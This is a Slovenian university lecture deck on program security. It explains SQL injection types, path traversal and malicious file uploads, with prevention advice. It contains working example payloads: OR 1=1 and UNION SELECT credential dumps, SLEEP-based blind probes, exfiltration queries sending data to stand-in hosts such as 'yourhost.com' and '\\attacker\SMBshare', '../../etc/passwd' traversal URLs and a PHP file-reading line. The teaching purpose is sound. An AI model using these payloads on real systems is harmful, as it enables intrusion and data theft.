



Financira
Evropska unija
NextGenerationEU



THE RECOVERY
AND RESILIENCE
PLAN

VARNOST PROGRAMOV



Predavanja #3
Matevž Pesek



DANAŠNJE TEME

Uporabniški vnos in problematike

- Napadi na podatkovne zbirke
- Sanitizacija nizov

Uporabniški vnos

- Nujno potreben za komunikacijo s procesom
 - stdin/stdout -> select/insert
- Podatki se shranjujejo v zbirkah
 - O tem veste že veliko
- Web je posebej občutljiv
 - Ni fizičnega dostopa/preverjanja
 - Vsak sistem je slej kot prej ranljiv (stack, človeški factor)





SQL NAPADI

Ker vsi potrebujemo podatkovne zbirke

SQL napadi (SQLi)

Kaj je SQL vrivanje (injection)

- Vstavljanje SQL poizvedbe preko klienta/aplikacije
- Izkoriščanje preobširne odprtosti dostopa z namenom sprememb na zalednem sistemu
- Lahko tudi dostopanje do zalednega operacijskega sistema (redko)


Namen SQLi

- Kraja/prevzem identitete
- Sprememba podatkov/stanja
- Razkrivanje podatkov o sistemu
- Uničenje podatkov
- Nedostopnost storitve

Osnovni problemi

Dostop do podatkov

- `INSERT INTO students VALUES ('Robert'); DROP TABLE Students; --')`;
- Kje so bile storjene napake, da lahko pride do takšnega primera?



Kako pridemo do teh problemov?

“Legacy”

- Postavljeno pred desetletji
- Nadgradnje brez refactoringa
- Rast
- **Vsečasne rešitve so trajne!**
 - Načrtujte za prihodnost, ne za trenutno stanje

Malomarnost

- Npr. seminarske naloge
 - Bi si jih upali objaviti na spletu?
- Neznanje
 - Select v header (realni primeri)
- Nezavedanje problematike
 - Frontend vs. backend validacija
 - Kaj je bolj pravilno?

Še več teh problemov

Veliki sistemi

- Enostavna dosegljivost
- Ni nadzora nad instancami
- Nekompetentno vzdrževanje
- Nevzdržni poslovni modeli
- Izvodeneli projekti

Npr. sistem VIS

.NET 1

“dovolj dobro” za povprečnega uporabnika

Obskurni sistemi

- Prototipni razvoj
- Načeloma namenjeno interni rabi

```
Line wrap ☐  
1 <html>  
2  
3 <head>  
4 <meta http-equiv="Content-Language" content="sl">  
5 <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">  
6 <meta name="GENERATOR" content="Microsoft FrontPage 12.0">  
7 <meta name="ProgId" content="FrontPage.Editor.Document">  
8  
9 <title></title>  
10  
11 <link rel="stylesheet" type="text/css" href="main.css">  
12 <style type="text/css">  
13     .style1 {  
14         font-size: x-small;  
15     }  
16 </style>
```


Sprememba stavka/pogojev

Pomen --

- Komentar
- Ignoriramo preostanek (sicer pravilnega) SQL Stavka
- `1=1` in `1=2`
 - Izkoriščanje `true` in `false` izzidov poizvedb
- `https://insecure-website.com/products?category=Gifts'+OR+1=1--`
- `SELECT * FROM products WHERE category = 'Gifts'--' AND released = 1`

Kako pride do te možnosti?

- Vnašanje neposredno v SQL stavke
- Ne-uporaba ORM/modelov/ogrodij, ki navadno zaobidejo takšne napade
- Sanitizacija nizov

Zakaj prečiščevati vnos

Pomen --;

- `txtUserId = getRequestString("UserId");`
`txtSQL = "SELECT * FROM Users WHERE UserId = " + txtUserId;`
- `txtUserId = 1 or 1=1`
 - `SELECT * FROM Users WHERE UserId = 105 OR 1=1;`
- `$query = "UPDATE usertable SET pwd='...' WHERE uid='' or uid like '%admin%';";`
- `SELECT * FROM users WHERE username = 'administrator'--' AND password = ''`

Rezultati uspešnega napada

“Kaj pa bodo naredili?”

- Dostop do podatkov
- Kraja poverilnic
- Sprememba podatkov
- Izbris podatkov

“Kako pa so sploh dostopali?”

- Točka vstopa
- Izdelava in izvedba škodljivega SQL Stavka
- Izogibanje varnostnim preverjanjem
 - Frontend – enostavn(eje)
 - Backend – navadno kot komentiranje originalnega klica
- Izvedba SQL stavka

Primeri napadov

Dostopi zaradi SQL injection

- **GhostShell** – 36k vnosov o osebju na univerzah (53)
- **7-eleven** – 130milio kreditnih kartic
- **HBGary** – IT varnostno podjetje (Anonymous)

Tipične ranljivosti podjetij

- Tesla (2014)
 - admin pravice
- Cisco (2018)
 - dostop z lupino
- Fortnite (2019)
 - dostop do ~350 milio uporabnikov

SQL vrivanja

Tipi

- Union-based SQL Injection
 - Izvedi osnovni stavek ALI pa ---
- Error Based SQL Injection
 - Nepravilna izvedba, napaka mi poda del podatkov
- Blind SQL Injection
 - Brez odziva (težje)

Metoda/Izvedba

- Preko uporabniškega vnosa
 - Npr. web form
- Preko seje/piškotov
 - Sprememba v piškotku vpliva na stanje v bazi
- Preko HTTP zaglavja (header)
 - Tukaj je zaglavje ... in moj zlonamerni stavek, ki ga backend procesira


Primeri (prvega reda)

Union-based

- Primeri:
 - `UNION SELECT NULL--`
 - `UNION SELECT username || '~' || password FROM users--`
- Problemi
 - definiranje tabele (oracle)
 - Število stolpcev

Error-based

- MSSQL, Django (debug mode)



The screenshot shows a web browser window with a URL bar containing 'ViewGallery.aspx?CattID=2' and '1=convert(int,(select top 1 ...))'. The page displays a 'Server Error in '/' Application.' message. Below the message, there is a description of the error: 'Conversion failed when converting the nvarchar value 'Download_Document' to data type int.' The exception details state: 'System.Data.SqlClient.SqlException: Conversion failed when converting the nvarchar value 'Download_Document' to data type int.' The source error shows a code snippet from 'ViewGallery.aspx.cs' at line 31, where 'da.Fill(ds);' is called. The stack trace lists the following frames: [SqlException (0x80131904): Conversion failed when converting the nvarchar value 'Download_Document' to data type int.], System.Data.SqlClient.SqlConnection.OnError(SqlException exception, Boolean breakConnection, Action`1 wrapCloseInAction) +2582782, System.Data.SqlClient.SqlInternalConnection.OnError(SqlException exception, Boolean breakConnection, Action`1 wrapCloseInAction) +6033430, System.Data.SqlClient.TdsParser.ThrowExceptionAndWarning(TdsParserStateObject stateObj, Boolean callerHasConnectionLock, Boolean asyncClose) +297, System.Data.SqlClient.TdsParser.TryRun(RunBehavior runBehavior, SqlCommand cmdHandler, SqlDataReader dataStream, BulkCopySimpleResultSet bulkCopyHandler, TdsParserStateObject stateObj, Boolean breakConnection, Action`1 wrapCloseInAction) +242, System.Data.SqlClient.SqlDataReader.TryReadInternal(Boolean setTimeout, Boolean& more) +275, System.Data.SqlClient.SqlDataReader.Read() +35, System.Data.Common.DataAdapter.FillLoadDataRow(SchemaMapping mapping) +216, System.Data.Common.DataAdapter.FillFromReader(DataSet dataset, DataTable datatable, String srcTable, DataReaderContainer dataReader, Int32 startRecord, Int32 maxRecord) +422, System.Data.Common.DataAdapter.Fill(DataSet dataSet, String srcTable, IDataReader dataReader, Int32 startRecord, Int32 maxRecords) +422, System.Data.Common.DbDataAdapter.FillInternal(DataSet dataset, DataTable[] datatables, Int32 startRecord, Int32 maxRecords, String srcTable, IDbCommand command, CommandBehavior behavior) +138, and System.Data.Common.DbDataAdapter.Fill(DataSet dataSet) +89.

```
Conversion failed when converting the nvarchar value 'Download_Document' to data type int.

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.

Exception Details: System.Data.SqlClient.SqlException: Conversion failed when converting the nvarchar value 'Download_Document' to data type int.

Source Error:

Line 29:         SqlDataAdapter da = new SqlDataAdapter(cmd);
Line 30:         DataSet ds = new DataSet();
Line 31:         da.Fill(ds);
Line 32:         DataList1.DataSource = ds;
Line 33:         DataList1.DataBind();

Source File: g:\plesk\hosts\angelhybrid\... ViewGallery.aspx.cs Line: 31


Stack Trace:

[SqlException (0x80131904): Conversion failed when converting the nvarchar value 'Download_Document' to data type int.]
System.Data.SqlClient.SqlConnection.OnError(SqlException exception, Boolean breakConnection, Action`1 wrapCloseInAction) +2582782
System.Data.SqlClient.SqlInternalConnection.OnError(SqlException exception, Boolean breakConnection, Action`1 wrapCloseInAction) +6033430
System.Data.SqlClient.TdsParser.ThrowExceptionAndWarning(TdsParserStateObject stateObj, Boolean callerHasConnectionLock, Boolean asyncClose) +297
System.Data.SqlClient.TdsParser.TryRun(RunBehavior runBehavior, SqlCommand cmdHandler, SqlDataReader dataStream, BulkCopySimpleResultSet bulkCopyHandler, TdsParserStateObject stateObj, Boolean breakConnection, Action`1 wrapCloseInAction) +242
System.Data.SqlClient.SqlDataReader.TryReadInternal(Boolean setTimeout, Boolean& more) +275
System.Data.SqlClient.SqlDataReader.Read() +35
System.Data.Common.DataAdapter.FillLoadDataRow(SchemaMapping mapping) +216
System.Data.Common.DataAdapter.FillFromReader(DataSet dataset, DataTable datatable, String srcTable, DataReaderContainer dataReader, Int32 startRecord, Int32 maxRecord) +422
System.Data.Common.DataAdapter.Fill(DataSet dataSet, String srcTable, IDataReader dataReader, Int32 startRecord, Int32 maxRecords) +422
System.Data.Common.DbDataAdapter.FillInternal(DataSet dataset, DataTable[] datatables, Int32 startRecord, Int32 maxRecords, String srcTable, IDbCommand command, CommandBehavior behavior) +138
System.Data.Common.DbDataAdapter.Fill(DataSet dataSet) +89
```

Primeri (drugega reda)

Blind

- Včasih definirano kot "Second-order SQL injection"
 - HTTP request z zlonamerno spremembo, ki je primerna za kasnejšo uporabo (ne vrača rezultata)



Časovno-odvisni napadi

Time-based blind injection

- Pridobivanje informacij o zalednem sistemu
 - SQL strežnik, različica, podatki o strojni opremi ...
- `SELECT * FROM table WHERE id=1-SLEEP(15)`
- `SELECT * FROM table WHERE id=984 AND IF(SUBSTRING(version()),1,1)=5,SLEEP(10),null)`

Napadi s kompresijo

CRIME

- Compression Ratio Info-leak Made Easy
 - CVE-2012-4929

BREACH

- Browser Reconnaissance and Exfiltration via Adaptive Compression of Hypertext

Eksfiltracija podatkov

Tip	Tipičen stavek
DNS Request	SELECT LOAD_FILE(concat('\\\\',(QUERY_WITH_ONLY_ONE_ROW), 'yourhost.com\\'))
SMB Share	SELECT * FROM USERS INTO OUTFILE '\\attacker\SMBshare\output.txt'
HTTP Server	SELECT * FROM USERS INTO OUTFILE '/var/www/html/output.txt'
Numeric Concatenation	SELECT length(user()) SELECT ASCII(substr(user(),1)) *When data can only be exported as numbers, convert to ASCII.



PISANJE DATOTEK

It's like Java, but more fun!

Tipi dostopov

Dostop

- Preko konfiguracije/strežnika neposredno
 - Dirlisting
 - /var/tmp
- Preko aplikacije
 - Serviranje datotek
 - Generiranje datotek


Načini napadov

- Pridobivanje datotek/informacij
 - /etc/passwd in druge systemske datoteke
 - konfiguracijske datoteke
- Izvedba zlonamerne kode v datotekah

Dostop do datotek

Tipičen primer


- ``
 - Poizvedba na `/var/www/images/218.png`
- `https://insecure-website.com/loadImage?filename=../../../../etc/passwd`
- `https://insecure-website.com/loadImage?filename=../../../../windows/win.ini`
- Tipično na podoben način tudi pri ne-web strežnikih
 - FTP (omejitev root dir procesa)
 - SSH dostop



Izvedba zlonamerne kode

Postopek

- Naložimo datoteko
- Izvedemo datoteko s klicem
- Rezultat pridobimo na uporabniški strani



```
<?php echo file_get_contents('/path/to/target/file'); ?>
```

(Ne)učinkovito preprečevanje

“Legacy”!

- Blacklisting tipov datotek
 - .php vs. .php5
- +x zastavica na /var/tmp
- / dir na procesih
- “default” konfiguracije
- Dodani moduli, ki niso predvideni
 - Apache, php, IIS ...

Reševanje na nivoju konfiguracije

- .htaccess / web.config
- url encoding imen datotek
 - `exploit.php` -> `exploit%2Ephp`
- Vrivanje končnic (pričakovanih datotek)
- Izbira naključnega imena

+



o



•



HVALA

Vaje

- Printf primeri
- Return oriented programming primeri